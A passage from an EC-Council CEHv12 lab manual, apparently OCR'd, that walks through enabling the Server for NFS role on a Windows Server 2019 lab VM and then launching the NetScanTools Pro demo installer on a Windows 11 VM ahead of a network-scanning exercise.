
1. Turn on the **Windows 11**, **Windows Server 2022** and **Windows Server 2019** virtual machines.
2. Switch to the Windows Server 2019 virtual machine. Click **Ctrl+Alt+Del**, then login into **Administrator** user profile using **Pa$$w0rd** as password.
3. Click the **Start** button at the bottom-left corner of **Desktop** and open **Server Manager**.
4. The **Server Manager** main window appears. By default, **Dashboard** will be selected; click **Add roles and features**.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


5. The **Add Roles and Features Wizard** window appears. Click **Next** here and in the **Installation Type** and **Server Selection** wizards.
6. The **Server Roles** section appears. Expand **File and Storage Services** and select the checkbox for **Server for NFS** under the **File and iSCSI Services** option, as shown in the screenshot. Click **Next**.

   Note: In the **Add features that are required for Server for NFS**? pop-up window, click the **Add Features** button.




Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

7. In the **Features** section, click **Next**. The **Confirmation** section appears; click **Install** to install the selected features.



8. The features begin installing, with progress shown by the **Feature installation** status bar. When installation completes, click **Close**.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

9. Switch to the **Windows 11** virtual machine.
10. By default, **Admin** user profile is selected, type **Pa$$w0rd** in the **Password** field and press **Enter** to login.

    Note: If **Welcome to Windows** wizard appears, click **Continue** and in **Sign in with Microsoft** wizard, click **Cancel**.


    Note: Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network.

11. Navigate to **E:\CEH-Tools\CEHv12 Module 03 Scanning Networks\Scanning Tools\NetScanTools Pro** and double-click **nstp11demo.exe**.

    Note: If a **User Account Control** pop-up appears, click **Yes**.

